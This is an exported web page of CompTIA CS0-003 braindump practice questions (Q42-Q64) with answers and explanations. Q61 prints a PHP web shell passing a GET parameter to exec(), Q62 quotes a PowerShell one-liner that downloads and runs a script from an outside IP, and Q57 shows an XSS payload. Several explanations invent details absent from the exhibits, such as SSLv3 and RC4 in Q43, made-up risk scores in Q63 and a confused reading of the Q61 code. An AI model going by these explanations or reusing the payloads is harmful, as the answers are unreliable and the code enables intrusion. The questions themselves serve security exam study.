This page was exported from - Exam for engine
Export date: Mon Nov 18 2:44:19 2024 / +0000 GMT

[Jan 04, 2024 CS0-003 Test Prep Training Practice Exam Questions Practice Tests [Q42-Q64

[Jan 04, 2024] CS0-003 Test Prep Training Practice Exam Questions Practice Tests
Exam Questions Answers Braindumps CS0-003 Exam Dumps PDF Questions

The CS0-003 exam is designed to test the candidate's ability to identify and analyze cybersecurity threats, assess the impact of those threats, and implement effective strategies to mitigate them. CS0-003 exam covers a wide range of topics including threat management, vulnerability management, incident response, security architecture and toolsets. It is a comprehensive exam that requires a thorough understanding of cybersecurity principles and practices.

NEW QUESTION 42

A company receives a penetration test report summary from a third party. The report summary indicates a proxy has some patches that need to be applied. The proxy is sitting in a rack and is not being used, as the company has replaced it with a new one. The CVE score of the vulnerability on the proxy is a 9.8.

Which of the following best practices should the company follow with this proxy?

* Leave the proxy as is.
* Decomission the proxy.
* Migrate the proxy to the cloud.
* Patch the proxy

Explanation

The best practice that the company should follow with this proxy is to decommission the proxy.

Decommissioning the proxy involves removing or disposing of the proxy from the rack and the network, as well as deleting or wiping any data or configuration on the proxy. Decommissioning the proxy can help eliminate the vulnerability on the proxy, as well as reduce the attack surface, complexity, or cost of maintaining the network. Decommissioning the proxy can also free up space or resources for other devices or systems that are in use or needed by the company.

NEW QUESTION 43

A technician is analyzing output from a popular network mapping tool for a PCI audit:

```
PORT STATE SERVICE VERSION
22/tcp open ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open ssl/http OpenResty web app server
|_http-server-header: openresty
| ssl-enum-ciphers:
| TLSv1.1:
| ciphers:
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
| TLSv1.2:
| ciphers:
| TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
| TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
| TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
|_ least strength: F
```

blog.test4engine.com

Which of the following best describes the output?

* The host is not up or responding.
* The host is running excessive cipher suites.

* The host is allowing insecure cipher suites.
* The Secure Shell port on this host is closed

The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. Cipher suites are combinations of cryptographic algorithms that are used to establish secure communication between a client and a server. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites that are vulnerable to attacks or have been deprecated. For example, the output shows that the server supports SSLv3, which is an outdated and insecure protocol that is susceptible to the POODLE attack. The output also shows that the server supports RC4, which is a weak and broken stream cipher that should not be used. Therefore, the best description of the output is that the host is allowing insecure cipher suites. The other descriptions are not accurate, as they do not reflect what the output shows. The host is not up or responding is incorrect, as the output clearly shows that the host is up and responding to the scan. The host is running excessive cipher suites is incorrect, as the output does not indicate how many cipher suites the host is running, only which ones it supports. The Secure Shell port on this host is closed is incorrect, as the output does not show anything about port 22, which is the default port for Secure Shell (SSH). The output only shows information about port 443, which is the default port for HTTPS.

NEW QUESTION 44

Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer’s customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

* Isolate Joe’s PC from the network
* Reimage the PC based on standard operating procedures
* Initiate a remote wipe of Joe’s PC using mobile device management
* Perform no action until HR or legal counsel advises on next steps

Explanation

The best action for the incident response team to recommend in this scenario is to perform no action until HR or legal counsel advises on next steps. This action can help avoid any potential legal or ethical issues, such as violating employee privacy rights, contractual obligations, or organizational policies. This action can also help ensure that any evidence or information collected from the employee’s system or network is admissible and valid in case of any legal action or dispute. The incident response team should consult with HR or legal counsel before taking any action that may affect the employee’s system or network.

NEW QUESTION 45

New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?

* Human resources must email a copy of a user agreement to all new employees
* Supervisors must get verbal confirmation from new employees indicating they have read the user agreement
* All new employees must take a test about the company security policy during the cjitoardmg process
* All new employees must sign a user agreement to acknowledge the company security policy

The best action that the SOC manager can recommend to help ensure new employees are accountable for following the company policy is to require all new employees to sign a user agreement to acknowledge the company security policy. A user agreement is a document that defines the rights and responsibilities of the users regarding the use of the company’s systems, networks, or resources, as well as the consequences of violating the company’s security policy. Signing a user agreement can help ensure new employees are aware of and agree to comply with the company security policy, as well as hold them accountable for any breaches or incidents caused by their actions or inactions.

NEW QUESTION 46

An organization has tracked several incidents that are listed in the following table:

Which of the following is the organization’s MTTD?

Start time	Detection time	Time elapsed in minutes
7:20 a.m.	10:30 a.m.	180
12:00 a.m.	2:30 a.m.	150
9:25 a.m.	12:15 p.m.	170
3:25 p.m.	5:45 p.m.	140

blog.exam4engine.com

* 140
* 150
* 160
* 180

The MTTD (Mean Time To Detect) is calculated by averaging the time elapsed in detecting incidents. From the given data: (180+150+170+140)/4 = 160 minutes. This is the correct answer according to the CompTIA CySA+ CS0-003 Certification Study Guide1, Chapter 4, page 161. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4, page 153; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4, page 161.

NEW QUESTION 47

A company’s user accounts have been compromised. Users are also reporting that the company’s internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

* There is an issue with the SSL certificate causinq port 443 to become unavailable for HTTPS access
* An on-path attack is being performed by someone with internal access that forces users into port 80
* The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
* An error was caused by BGP due to new rules applied over the company’s internal routers

Explanation

An on-path attack is a type of man-in-the-middle attack where an attacker intercepts and modifies network traffic between two parties. In this case, someone with internal access may be performing an on-path attack by forcing users into port 80, which is used for HTTP communication, instead of port 443, which is used for HTTPS communication. This would allow the attacker to compromise the user accounts and access the company’s internal portal.

NEW QUESTION 48

A security analyst discovers an LFI vulnerability that can be exploited to extract credentials from the underlying host. Which of the following patterns can the security analyst use to search the web server logs for evidence of exploitation of that particular vulnerability?

* /etc/ shadow
* curl localhost
* ; printenv
* cat /proc/self/

Explanation

/etc/shadow is the pattern that the security analyst can use to search the web server logs for evidence of exploitation of the LFI vulnerability that can be exploited to extract credentials from the underlying host. LFI stands for Local File Inclusion, which is a vulnerability that allows an attacker to include local files on the web server into the output of a web application. LFI can be exploited to extract sensitive information from the web server, such as configuration files, passwords, or source code. The /etc/shadow file is a file that stores the encrypted passwords of all users on a Linux system. If an attacker can exploit the LFI vulnerability to include this file into the web application output, they can obtain the credentials of the users on the web server.

Therefore, the security analyst can look for /etc/shadow in the request line of the web server logs to see if any attacker has attempted or succeeded in exploiting the LFI vulnerability. Official References:

https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives

https://www.comptia.org/certifications/cybersecurity-analyst

https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

NEW QUESTION 49

Which of the following concepts is using an API to insert bulk access requests from a file into an identity management system an example of?
* Command and control
* Data enrichment
* Automation
* Single sign-on

Automation is the best concept to describe the example, as it reflects the use of technology to perform tasks or processes without human intervention. Automation can help to improve efficiency, accuracy, consistency, and scalability of various operations, such as identity and access management (IAM). IAM is a security framework that enables organizations to manage the identities and access rights of users and devices across different systems and applications. IAM can help to ensure that only authorized users and devices can access the appropriate resources at the appropriate time and for the appropriate purpose. IAM can involve various tasks or processes, such as authentication, authorization, provisioning, deprovisioning, auditing, or reporting.

Automation can help to simplify and streamline these tasks or processes by using software tools or scripts that can execute predefined actions or workflows based on certain triggers or conditions. For example, automation can help to create, update, or delete user accounts in bulk based on a file or a database, rather than manually entering or modifying each account individually. The example in the question shows that an API is used to insert bulk access requests from a file into an identity management system. An API (Application Programming Interface) is a set of rules or specifications that defines how different software components or systems can communicate and exchange data with each other. An API can help to enable automation by providing a standardized and consistent way to access and manipulate data or functionality of a software component or system. The example in the question shows that an API is used to automate the process of inserting bulk access requests from a file into an identity management system, rather than manually entering each request one by one. The other options are not correct, as they describe different concepts or techniques. Command and control is a term that refers to the ability of an attacker to remotely control a compromised system or device, such as using malware or backdoors. Command and control is not related to what is described in the example.

Data enrichment is a term that refers to the process of enhancing or augmenting existing data with additional information from external sources, such as adding demographic or behavioral attributes to customer profiles.

Data enrichment is not related to what is described in the example. Single sign-on is a term that refers to an authentication method that allows users to access multiple systems or applications with one set of credentials, such as using a single username and password for different websites or services. Single sign-on is not related to what is described in the example.

NEW QUESTION 50

A new prototype for a company’s flagship product was leaked on the internet As a result, the management team has locked out all USB drives Optical drive writers are not present on company computers The sales team has been granted an exception to share sales presentation files with third parties Which of the following would allow the IT team to determine which devices are USB enabled?

* Asset tagging
* Device encryption
* Data loss prevention
* SIEMIogs

A security information and event management (SIEM) system is a tool that collects and analyzes log data from various sources and provides alerts and reports on security incidents and events. A SIEM system can help the IT team to determine which devices are USB enabled by querying the log data for events related to USB device insertion, removal, or usage. The other options are not relevant or effective for this purpose. Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 15;
https://www.sans.org/reading-room/whitepapers/analyst/security-information-event-management-siem-implementation-33969

NEW QUESTION 51

A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

* function w() { info=$(ping -c 1 $1 | awk -F “/” ‘END{print $1}’) && echo “$1 | $info” }
* function x() { info=$(geoiplookup $1) && echo “$1 | $info” }
* function y() { info=$(dig -x $1 | grep PTR | tail -n 1) && echo “$1 | $info” }
* function z() { info=$(traceroute -m 40 $1 | awk ‘END{print $1}’) && echo “$1 | $info” }

Explanation

The function that would help the analyst identify IP addresses from the same country is:

function x() { info=$(geoiplookup $1) && echo “$1 | $info” }

This function takes an IP address as an argument and uses the geoiplookup command to get the geographic location information associated with the IP address, such as the country name, country code, region, city, or latitude and longitude. The function then prints the IP address and the geographic location information, which can help identify any IP addresses that belong to the same country.

NEW QUESTION 52

A security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM. The analyst no longer had to jump between tools. Which of the following best describes what the security program did?

* Data enrichment
* Security control plane
* Threat feed combination
* Single pane of glass

A single pane of glass is a term that describes a unified view or interface that integrates multiple tools or data sources into one dashboard or console. A single pane of glass can help improve security operations by providing visibility, correlation, analysis, and alerting capabilities across various security controls and systems. A single pane of glass can also help reduce complexity, improve efficiency, and enhance decision making for security analysts. In this case, a security program was able to achieve a 30%

improvement in MTTR by integrating security controls into a SIEM, which provides a single pane of glass for security operations.
Official References:

https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack

NEW QUESTION 53

An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?
* Take a snapshot of the compromised server and verify its integrity
* Restore the affected server to remove any malware
* Contact the appropriate government agency to investigate
* Research the malware strain to perform attribution
The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server’s data and state at a specific point in time.

Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

NEW QUESTION 54

A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:

Event #	Process	Parent process
1	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.exe)	Command Prompt (cmd.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
4	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell (powershell.exe)
6	Windows Explorer (Explorer.exe)	Google Chrome (chrome.exe)

blog.test4engine.com

Which of the following has most likely occurred?
* An Office document with a malicious macro was opened.
* A credential-stealing website was visited.
* A phishing link in an email was clicked
* A web browser vulnerability was exploited.
An Office document with a malicious macro was opened is the most likely explanation for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel

spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade detection and analysis.

The other options are not as likely as an Office document with a malicious macro was opened, as they do not match the evidence in the log excerpt. A credential-stealing website was visited is possible, but it does not explain why PowerShell was used to download and execute code from a URL. A phishing link in an email was clicked is also possible, but it does not explain what happened after the link was clicked or how PowerShell was involved. A web browser vulnerability was exploited is unlikely, as it does not explain why PowerShell was used to download and execute code from a URL.

NEW QUESTION 55

Which of the following statements best describes the MITRE ATT&CK framework?
* It provides a comprehensive method to test the security of applications.
* It provides threat intelligence sharing and development of action and mitigation strategies.
* It helps identify and stop enemy activity by highlighting the areas where an attacker functions.
* It tracks and understands threats and is an open-source project that evolves.
* It breaks down intrusions into a clearly defined sequence of phases.

The MITRE ATT&CK framework is a knowledge base of cybercriminals’ adversarial behaviors based on cybercriminals’ known tactics, techniques and procedures (TTPs). It helps security teams model, detect, prevent and fight cybersecurity threats by simulating cyberattacks, creating security policies, controls and incident response plans, and sharing information with other security professionals. It is an open-source project that evolves with input from a global community of cybersecurity professionals1. References: What is the MITRE ATT&CK Framework? | IBM

NEW QUESTION 56

An analyst is conducting monitoring against an authorized team that win perform adversarial techniques. The analyst interacts with the team twice per day to set the stage for the techniques to be used. Which of the following teams is the analyst a member of?
* Orange team
* Blue team
* Red team
* Purple team

The correct answer is A. Orange team.

An orange team is a team that is involved in facilitation and training of other teams in cybersecurity. An orange team assists the yellow team, which is the management or leadership team that oversees the cybersecurity strategy and governance of an organization. An orange team helps the yellow team to understand the cybersecurity risks and challenges, as well as the roles and responsibilities of other teams, such as the red, blue, and purple teams12.

In this scenario, the analyst is conducting monitoring against an authorized team that will perform adversarial techniques. This means that the analyst is observing and evaluating the performance of another team that is simulating real-world attacks against the organization’s systems or networks. This could be either a red team or a purple team, depending on whether they are working independently or collaboratively with the defensive team345.

The analyst interacts with the team twice per day to set the stage for the techniques to be used. This means that the analyst is providing guidance and feedback to the team on how to conduct their testing and what techniques to use. This could also involve setting up scenarios, objectives, rules of engagement, and success criteria for the testing. This implies that the analyst is facilitating and training the team to improve their skills and capabilities in cybersecurity12.

Therefore, based on these descriptions, the analyst is a member of an orange team, which is involved in facilitation and training of other teams in cybersecurity.

The other options are incorrect because they do not match the role and function of the analyst in this scenario.

Option B is incorrect because a blue team is a defensive security team that monitors and protects the organization’s systems and networks from real or simulated attacks. A blue team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather defends against them345.

Option C is incorrect because a red team is an offensive security team that discovers and exploits vulnerabilities in the organization’s systems or networks by simulating real-world attacks. A red team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather performs them345.

Option D is incorrect because a purple team is not a separate security team, but rather a collaborative approach between the red and blue teams to improve the organization’s overall security. A purple team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather works with them345.

References:

1 Infosec Color Wheel & The Difference Between Red & Blue Teams

2 The colors of cybersecurity – UW-Madison Information Technology

3 Red Team vs. Blue Team vs. Purple Team Compared – U.S. Cybersecurity

4 Red Team vs. Blue Team vs. Purple Team: What’s The Difference? | Varonis

5 Red, blue, and purple teams: Cybersecurity roles explained | Pluralsight Blog

NEW QUESTION 57

A security analyst found the following vulnerability on the company’s website:

<INPUT TYPE=”IMAGE” SRC=”javascript:alert(‘test’);”>

Which of the following should be implemented to prevent this type of attack in the future?
* Input sanitization
* Output encoding
* Code obfuscation
* Prepared statements

This is a type of web application vulnerability called cross-site scripting (XSS), which allows an attacker to inject malicious code into a web page that is viewed by other users. XSS can be used to steal cookies, session tokens, credentials, or other sensitive information, or to perform actions on behalf of the victim.

Input sanitization is a technique that prevents XSS attacks by checking and filtering the user input before processing it. Input

sanitization can remove or encode any characters or strings that may be interpreted as code by the browser, such as <, >, “, ‘, or javascript:. Input sanitization can also validate the input against a predefined format or range of values, and reject any input that does not match.

Output encoding is a technique that prevents XSS attacks by encoding the output before sending it to the browser. Output encoding can convert any characters or strings that may be interpreted as code by the browser into harmless entities, such as <, >, “, ‘, or javascript:. Output encoding can also escape any special characters that may have a different meaning in different contexts, such as , /, or ;.

Code obfuscation is a technique that makes the source code of a web application more difficult to read and understand by humans. Code obfuscation can use techniques such as renaming variables and functions, removing comments and whitespace, replacing literals with expressions, or adding dummy code. Code obfuscation can help protect the intellectual property and trade secrets of a web application, but it does not prevent XSS attacks.

NEW QUESTION 58

A Chief Information Security Officer wants to map all the attack vectors that the company faces each day.

Which of the following recommendations should the company align their security controls around?
* OSSTMM
* Diamond Model Of Intrusion Analysis
* OWASP
* MITRE ATT&CK
Explanation

The correct answer is D. MITRE ATT&CK.

MITRE ATT&CK is a framework that maps the tactics, techniques, and procedures (TTPs) of various threat actors and groups, based on real-world observations and data. MITRE ATT&CK can help a Chief Information Security Officer (CISO) to map all the attack vectors that the company faces each day, as well as to align their security controls around the most relevant and prevalent threats. MITRE ATT&CK can also help the CISO to assess the effectiveness and maturity of their security posture, as well as to identify and prioritize the gaps and improvements .

The other options are not the best recommendations for mapping all the attack vectors that the company faces each day. OSSTMM (Open Source Security Testing Methodology Manual) (A) is a methodology that provides guidelines and best practices for conducting security testing and auditing, but it does not map the TTPs of threat actors or groups. Diamond Model of Intrusion Analysis (B) is a model that analyzes the relationships and interactions between four elements of an intrusion: adversary, capability, infrastructure, and victim. The Diamond Model can help understand the characteristics and context of an intrusion, but it does not map the TTPs of threat actors or groups. OWASP (Open Web Application Security Project) is a project that provides resources and tools for improving the security of web applications, but it does not map the TTPs of threat actors or groups.

NEW QUESTION 59

Due to reports of unauthorized activity that was occurring on the internal network, an analyst is performing a network discovery. The analyst runs an Nmap scan against a corporate network to evaluate which devices were operating in the environment. Given the following output:

```
Nmap scan report for officerokuplayer.lan (192.168.86.22)
Host is up (0.11s latency).
All 100 scanned ports on officerokuplayer.lan (192.168.86.22) are filtered
MAC Address: B8:3E:59:86:1A:13 (Roku)

Nmap scan report for p4wnp1_aloa.lan (192.168.86.56)
Host is up (0.022s latency).
Not shown: 96 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
8000/tcp  open  http-alt
MAC Address: B8:27:EB:D0:8E:D1 (Raspberry Pi Foundation)

Nmap scan report for wh4dc-748gy.lan (192.168.86.152)
Host is up (0.033s latency).
Not shown: 95 filtered ports
PORT     STATE SERVICE
80/tcp    open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 38:BA:F8:E3:41:CB (Intel Corporate)

Nmap scan report for xlaptop.lan (192.168.86.249)
Host is up (0.024s latency).
Not shown: 93 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 64:00:6A:8E:D8:F5 (Dell)

Nmap scan report for imaging.lan (192.168.86.150)
Host is up (0.0013s latency).
Not shown: 95 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 38:BA:F8:F4:32:CA (Intel Corporate)
```

blog.test4engine.com

Which of the following choices should the analyst look at first?

* wh4dc-748gy.lan (192.168.86.152)
* lan (192.168.86.22)
* imaging.lan (192.168.86.150)
* xlaptop.lan (192.168.86.249)
* p4wnp1_aloa.lan (192.168.86.56)

The analyst should look at p4wnp1_aloa.lan (192.168.86.56) first, as this is the most suspicious device on the network. P4wnP1 ALOA is a tool that can be used to create a malicious USB device that can perform various attacks, such as keystroke injection,

network sniffing, man-in-the-middle, or backdoor creation. The presence of a device with this name on the network could indicate that an attacker has plugged in a malicious USB device to a system and gained access to the network. Official References:

https://github.com/mame82/P4wnP1_aloa

NEW QUESTION 60

A company creates digitally signed packages for its devices. Which of the following best describes the method by which the security packages are delivered to the company’s customers?
* Antitamper mechanism
* SELinux
* Trusted firmware updates
* eFuse

Trusted firmware updates are a method by which security packages are delivered to the company’s customers. Trusted firmware updates are digitally signed packages that contain software updates or patches for devices, such as routers, switches, or firewalls. Trusted firmware updates can help to ensure the authenticity and integrity of the packages by verifying the digital signature of the sender and preventing unauthorized or malicious modifications to the packages .

NEW QUESTION 61

A company brings in a consultant to make improvements to its website. After the consultant leaves. a web developer notices unusual activity on the website and submits a suspicious file containing the following code to the security team:

```
<html>
<body>
<img onmouseleave="shutdown" src="shutdown.jpg" alt="shutdown">
<?php
echo '<H1>This website is under maintenance</H1>';
alert('Exit');
exec($_GET[cmd]);
echo $_SERVER['REMOTE_ADDR']
?>
</body>
</html>
```

blog.test4engine.com

Which of the following did the consultant do?

Implanted a backdoor

Implemented privilege escalation

Implemented clickjacking

Patched the web server
* Implanted a backdoor.

A backdoor is a method that allows an unauthorized user to access a system or network without the permission or knowledge of the owner. A backdoor can be installed by exploiting a software vulnerability, by using malware, or by physically modifying the

hardware or firmware of the device. A backdoor can be used for various malicious purposes, such as stealing data, installing malware, executing commands, or taking control of the system.

In this case, the consultant implanted a backdoor in the website by using an HTML and PHP code snippet that displays an image of a shutdown button and an alert message that says “Exit”. However, the code also echoes the remote address of the server, which means that it sends the IP address of the visitor to the attacker. This way, the attacker can identify and target the visitors of the website and use their IP addresses to launch further attacks or gain access to their devices.

The code snippet is an example of a clickjacking attack, which is a type of interface-based attack that tricks a user into clicking on a hidden or disguised element on a webpage. However, clickjacking is not the main goal of the consultant, but rather a means to implant the backdoor. Therefore, option C is incorrect.

Option B is also incorrect because privilege escalation is an attack technique that allows an attacker to gain higher or more permissions than they are supposed to have on a system or network. Privilege escalation can be achieved by exploiting a software vulnerability, by using malware, or by abusing misconfigurations or weak access controls. However, there is no evidence that the consultant implemented privilege escalation on the website or gained any elevated privileges.

Option D is also incorrect because patching is a process of applying updates to software to fix errors, improve performance, or enhance security. Patching can prevent or mitigate various types of attacks, such as exploits, malware infections, or denial-of-service attacks. However, there is no indication that the consultant patched the web server or improved its security in any way.

Explanation:

The correct answer is

Reference:

1 What Is a Backdoor & How to Prevent Backdoor Attacks (2023)

2 What is Clickjacking? Tutorial & Examples | Web Security Academy

3 What Is Privilege Escalation and How It Relates to Web Security | Acunetix

4 What Is Patching? | Best Practices For Patch Management – cWatch Blog

NEW QUESTION 62

A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization’s environment. An analyst views the details of these events below:

```
rundll32.exe javascript:"\..\mshtml,RunHMTLApplication ";document.write();r=new%20 ActiveXObject ("WScript.Shell
h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('77.247.109.185/AccessToken.ps1')
```

Which of the following statements best describes the intent of the attacker, based on this one-liner?

* Attacker is escalating privileges via JavaScript.
* Attacker is utilizing custom malware to download an additional script.
* Attacker is executing PowerShell script “AccessToken.psr.


* Attacker is attempting to install persistence mechanisms on the target machine.

The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script. References:

CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

NEW QUESTION 63

A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:



```
Host   CVE: (Vulnerability Name)  Metrics
----   -------------------------  --------------
host01 CVE-2003-99992: (TransAtl) DDS:NOA:HVT
host02 CVE-2004-99993: (TjBeP)    DDS:AEX:NOA
host03 CVE-2007-99996:            RCE:AEX:HVT
       (NarrowStairs)
host04 CVE-2009-99998:            UDD:NOA
       (TopenDoor)

--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
```

blog.test4engine.com

Which of the following hosts should be patched first, based on the metrics?

* host01
* host02
* host03
* host04

Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of 10 x 0.9 = 9, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.

NEW QUESTION 64

A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user’s workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

* Create a timeline of events detailinq the date stamps, user account hostname and IP information associated with the activities
* Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to

personnel related to the investigation
* Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identity the case as an HR-related investigation
* Notify the SOC manager for awareness after confirmation that the activity was intentional
Explanation

The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

Download Free CompTIA CS0-003 Real Exam Questions: https://www.test4engine.com/CS0-003_exam-latest-braindumps.html]